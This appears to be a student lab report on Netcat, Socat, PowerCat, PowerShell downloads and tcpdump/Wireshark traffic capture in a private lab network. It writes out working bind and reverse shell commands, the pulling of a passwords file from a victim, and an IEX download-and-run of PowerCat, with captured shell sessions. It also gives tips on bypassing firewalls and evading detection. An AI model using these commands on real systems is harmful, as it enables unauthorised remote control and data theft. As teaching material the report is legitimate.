Netcat , Socat , PowerCat PowerShell & Traffic Analysis

Prepared By:
Kazim Ali Obad

Supervisor:

Anmar Mohammed

MOHAMMED .B. HASSAN

Table of Contents

1. Netcat
The Swiss Army Knife of Networking

Netcat is a multi-purpose command line networking utility with uses ranging from simple TCP/UDP connections to file transfer and shell binding. It is one of the most commonly used tools in cybersecurity labs and penetration testing.

1.1 Listener & Connector Concept

Netcat always works with exactly two devices: one that listens (the server side) and one that connects (the client side). There must always be a listener waiting before the connector tries to reach it.

> **Note:** Connections always use TCP or UDP at the transport layer. The listening device must know which IP and port to open on.
>
> **Note:** -n and -v are almost always used together: -n skips DNS resolution for a direct IP connection, -v increases verbosity and shows connection detail.

Flag	Full Name	What It Does
-n	**No DNS Resolution**	Connect directly via IP — skips the slow DNS lookup process entirely
-v	**Verbose**	Shows detailed connection output — port open/closed status and data flow
-l	**Listen Mode**	Puts Netcat in listening mode — waits for an incoming connection
-p	**Port**	Specifies the port number to listen on or connect to
-e	**Execute**	Executes a program (e.g. cmd.exe or /bin/bash) after connection is made

Connect to a target (Attacker machine)

```
nc -nv 192.168.100.48 4444
```



Figure 1: Attacker (Kali) connects to victim

Listen mode (Victim machine)

```
nc -nvlp 4444
```



Figure 2: Victim (Windows) listening on port 4444

1.2 File Transfer with Netcat

The attacker wants to pull a sensitive file (e.g., a passwords file) from the victim machine. Netcat can relay file content directly over the TCP connection using shell redirects.

Victim Send the file

```
nc -nvlp 4444 < passwords.txt
```

```
C:\netcat-win32-1.11 (1)\netcat-1.11>nc64.exe -nvlp 4444 < password.txt
listening on [any] 4444 ...
connect to [192.168.100.48] from (UNKNOWN) [192.168.100.38] 55668
```

Figure 3: Victim machine redirects passwords.txt into Netcat

Attacker Receive the file

```
nc -nv 192.168.100.48 4444 > received_passwords.txt
```

Figure 4: Attacker receives the file and saves it as received_passwords.txt

1.3 Bind Shell

Instead of just transferring files, the attacker takes full control of the victim's command shell. The victim binds CMD to a port, and the attacker connects to receive it.

Victim Bind CMD to a port

```
nc -nvlp 4444 -e cmd.exe
```

```
C:\netcat-win32-1.11 (1)\netcat-1.11>nc -nvlp 4444 -e cmd.exe
listening on [any] 4444 ...
```

Figure 5: Victim (Windows) starts Netcat in listen mode and binds cmd.exe

Attacker Connect and get the shell

```
nc -nv 192.168.100.48 4444
```

After connecting, the attacker can type Windows commands directly ipconfig, dir



Figure 6: Bind Shell attacker runs dir command and sees the Windows directory

1.4 Reverse Shell Bypassing the Firewall

A Bind Shell fails when the victim is behind a firewall that blocks inbound connections. The Reverse Shell solves this by inverting the connection direction the victim calls the attacker, not the other way around

Bind shell	Reverse shell
Attacker → connects to Victim	Victim → connects to Attacker
Firewall blocks inbound connection	Firewall allows outbound connection
Connection fails — access denied	Connection succeeds — shell received

> **Note:** Next-gen IDS/IPS can detect this connection pattern. However, a firewall BLOCKS immediately an IDS only ALERTS and does not block. The connection completes first, before IDS processes the alert.

> **Note:** The attacker listens and waits. The victim initiates the outbound call. Since outbound traffic is permitted by default, the firewall passes it through automatically.

Attacker Listen (wait for victim to connect)

```
nc -nvlp 4444
```

```
C:\netcat-win32-1.11 (1)\netcat-1.11>nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.100.48] from (UNKNOWN) [192.168.100.38] 43390
ls
received_passwords.txt
zeus.pcap
pwd
/home/kali/Desktop
whoami
kali
```

Figure 7: Reverse Shell attacker's listener accepts the victim connection and runs ls, pwd, whoami

Victim Connects to attacker and gives CMD

```
nc -nv 192.168.100.48 4444 -e cmd.exe
```

For Linux give bash instead of CMD:

Linux Victim Give bash shell

```
nc -nv 192.168.100.38 4444 -e /bin/bash
```



Figure 8: Linux victim reverse shell — victim runs nc with -e /bin/bash, connecting to the attacker and handing over a live bash shell.

2. Socat
Advanced Networking with Encryption Support

Socat shares the same fundamental idea as Netcat it creates bidirectional data streams between two endpoints. The critical difference is that Socat supports SSL/TLS encryption natively, making it the preferred tool when the connection must be hidden from traffic sniffers.

> **Note:** Socat is rarely pre installed on target machines. Netcat comes builtin with Linux. The most common real world pattern is: Socat on the attacker side, Netcat on the victim side.

2.1 Basic Socat Commands

Simple Socat connection

```
socat TCP4:192.168.207.131:4444 -
```

Socat listen mode

```
socat -d -d TCP4-LISTEN:4444 STDOUT
```

File transfer with Socat (Victim side)

```
socat TCP4-LISTEN:4444,fork FILE:temp.txt
```

Figure 9: Victim (Metasploitable) runs Socat to serve temp.txt listening on TCP port 4444 and waiting for an attacker connection.

Receive file (Attacker side)

```
nc -nv 192.168.100.46 4444 > received.txt
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -nv 192.168.100.46 4444 > received.txt
(UNKNOWN) [192.168.100.46] 4444 (?) open

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
received_passwords.txt  received.txt  zeus.pcap
```

Figure 10: Attacker receives the file via Netcat and confirms it was saved — ls shows received.txt alongside received_passwords.txt and zeus.pcap.

Bind Shell with Socat (Linux):

Bind bash to a port

```
socat -d -d TCP4-LISTEN:4444 fork EXEC:/bin/bash
```

2.2 SSL Encrypted Connection

The fundamental weakness of a plain Netcat connection is that all data commands, passwords, file contents travels in clear text. Anyone with a packet sniffer on the same network can read everything without any decryption effort.

> **NOTE :** If no certificate is used and the connection is unencrypted, ALL data is fully visible in Wireshark as plain text. No tools needed just open the packet and read. This is exactly why SSL with Socat matters.

Generate certificate with OpenSSL

```
openssl req -newkey rsa:4096 -nodes -keyout key.pem -x509 -days 365 -out cert.pem
```

3. PowerShell
File Transfer Techniques on Windows

PowerShell is a scripting environment and command-line shell for Windows the direct equivalent of Bash on Linux. Every familiar Windows shortcut command (cd, ls, cls, echo) is actually an alias for a full PowerShell cmdlet.

Windows shortcut to real PowerShell cmdlet mapping:

Shortcut Command	Real PowerShell Cmdlet
cd	Set-Location
ls / dir	Get-ChildItem
cls / clear	Clear-Host
echo	Write-Output
mv	Move-Item

> **NOTE :** ALWAYS run PowerShell as Administrator and run Set-ExecutionPolicy Unrestricted before executing any scripts. This is mandatory skipping it causes an immediate error and no scripts will run.

Step 1 — Allow script execution (run as Administrator)

```
Set-ExecutionPolicy Unrestricted
```



Figure 11: PowerShell execution policy enabling all scripts to run on this machine.

Figure 12: Confirming policy is now Unrestricted

Step 2 Start an HTTP Server on the Kali attacker machine:

Kali send files via Python HTTP Server

```
python3 -m http.server 8000
```

Step 3 Download the file from Windows PowerShell:

PowerShell Download file from attacker HTTP server

```
powershell -c "(new-object
System.Net.WebClient).DownloadFile('http://192.168.100.38:8000/temp.txt','$env:USERPROF
ILE\Desktop\temp.txt')"
```



Figure 13: PowerShell file download in action WebClient downloads temp.txt from the attacker's HTTP server and saves it to the victim Desktop

4. PowerCat
Netcat for Windows PowerShell

PowerCat is Netcat re-implemented for Windows PowerShell. It supports all the same operations Bind Shell, Reverse Shell, and file transfer but runs natively inside the PowerShell environment, making it harder to detect than dropping a standalone nc64.exe binary.

> **Note:** You can execute any payload not just cmd.exe. Replace -e cmd.exe with -e payload.exe or any other executable.

Download PowerCat (run inside PowerShell):

Download PowerCat

```
IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powerca
t/master/powercat.ps1')
```

Bind Shell with PowerCat Victim connects back to attacker:

Victim (Windows PowerShell) Connect back and give CMD

```
powercat -c 192.168.100.48 -p 4444 -e cmd.exe
```



Figure 14: Victim executes PowerCat command connects to attacker IP 192.168.100.38 on port 4444 and hands over cmd.exe shell.

Attacker Listen with Netcat (receives the shell):

Attacker listens — receives Windows CMD from victim

```
nc -nvlp 4444
```

```
┌──(kali㉿kali)-[~/Desktop/temp]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.100.38] from (UNKNOWN) [192.168.100.254] 50203
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> ls
 ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
whoami
desktop-qphm10d\vm

C:\Windows\system32>
```

Figure 15: Attacker receives PowerCat reverse shell

5. Traffic Analysis
tcpdump & Wireshark

Traffic analysis allows an attacker (or defender) to observe all network connections source, destination, protocol, and full packet content when traffic is unencrypted.

> **NOTE :** If a site uses HTTP (not HTTPS) and you are on the same network, you can read usernames and passwords directly from Wireshark with zero decryption. HTTPS is the only protection against this attack.

5.1 Tcpdump Command-Line Traffic Capture

Capture all traffic on eth0

```
sudo tcpdump -i eth0
```

```
┌──(kali㉿kali)-[~/Desktop/temp]
└─$ sudo tcpdump -i eth0
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
16:56:20.235973 IP 192.168.100.254.50215 > ib.systems.9876: Flags [S], seq 2546391022, win 64240, options [mss 1
460,nop,wscale 8,nop,nop,sackOK], length 0
16:56:20.267326 IP 192.168.100.38.36160 > 192.168.100.1.domain: 28429+ PTR? 158.177.32.193.in-addr.arpa. (45)
16:56:20.415801 IP ib.systems.9876 > 192.168.100.254.50215: Flags [R.], seq 0, ack 2546391023, win 0, length 0
16:56:20.660065 IP 192.168.100.1.domain > 192.168.100.38.36160: 28429 1/0/0 PTR ib.systems. (69)
16:56:20.660411 IP 192.168.100.38.53042 > 192.168.100.1.domain: 23354+ PTR? 254.100.168.192.in-addr.arpa. (46)
16:56:20.672348 IP 192.168.100.1.domain > 192.168.100.38.53042: 23354 NXDomain* 0/1/0 (101)
16:56:20.674196 IP 192.168.100.38.48305 > 192.168.100.1.domain: 59367+ PTR? 1.100.168.192.in-addr.arpa. (44)
16:56:20.684865 IP 192.168.100.1.domain > 192.168.100.38.48305: 59367 NXDomain* 0/1/0 (99)
16:56:20.685104 IP 192.168.100.38.35548 > 192.168.100.1.domain: 41125+ PTR? 38.100.168.192.in-addr.arpa. (45)
16:56:20.694297 IP 192.168.100.1.domain > 192.168.100.38.35548: 41125 NXDomain* 0/1/0 (100)
16:56:20.915780 IP 192.168.100.254.50215 > ib.systems.9876: Flags [S], seq 2546391022, win 64240, options [mss 1
460,nop,wscale 8,nop,nop,sackOK], length 0
16:56:21.106337 IP ib.systems.9876 > 192.168.100.254.50215: Flags [R.], seq 0, ack 1, win 0, length 0
16:56:21.612661 IP 192.168.100.254.50215 > ib.systems.9876: Flags [S], seq 2546391022, win 64240, options [mss 1
460,nop,wscale 8,nop,nop,sackOK], length 0
16:56:21.781283 IP ib.systems.9876 > 192.168.100.254.50215: Flags [R.], seq 0, ack 1, win 0, length 0
16:56:22.280803 IP 192.168.100.254.50215 > ib.systems.9876: Flags [S], seq 2546391022, win 64240, options [mss 1
460,nop,wscale 8,nop,nop,sackOK], length 0
16:56:22.450633 IP ib.systems.9876 > 192.168.100.254.50215: Flags [R.], seq 0, ack 1, win 0, length 0
16:56:22.962911 IP 192.168.100.254.50215 > ib.systems.9876: Flags [S], seq 2546391022, win 64240, options [mss 1
```

Figure 16: sudo tcpdump -i eth0 live traffic capture on eth0 showing DNS queries, TCP

Common tcpdump filter examples:

Filter / Command	What It Captures
sudo tcpdump -i eth0 host 192.168.100.48	All traffic to/from a specific IP address
sudo tcpdump -i eth0 icmp	Only ICMP (ping) packets
sudo tcpdump -i eth0 dst port 80	Only traffic going to port 80 (HTTP)
sudo tcpdump -i eth0 src 192.168.207.130 and dst port 443	Outbound HTTPS from a specific source

5.2 Wireshark Visual Traffic Analysis & MITM Demo

Wireshark is a graphical traffic analyzer. It captures the same data as tcpdump but presents it visually. The most dangerous feature against HTTP traffic is Follow TCP Stream which reassembles and displays the full conversation in plain text.

Common Wireshark display filters:

Filter	Example	Description
ip.src	ip.src == 192.168.207.130	Filter by source IP address
ip.dst	ip.dst == 192.168.207.131	Filter by destination IP address
tcp.port	tcp.port == 23	Filter by TCP port (e.g., Telnet)
http	http	Show HTTP traffic only
ip.src AND ip.dst	ip.src==X and ip.dst==Y	Combine source and destination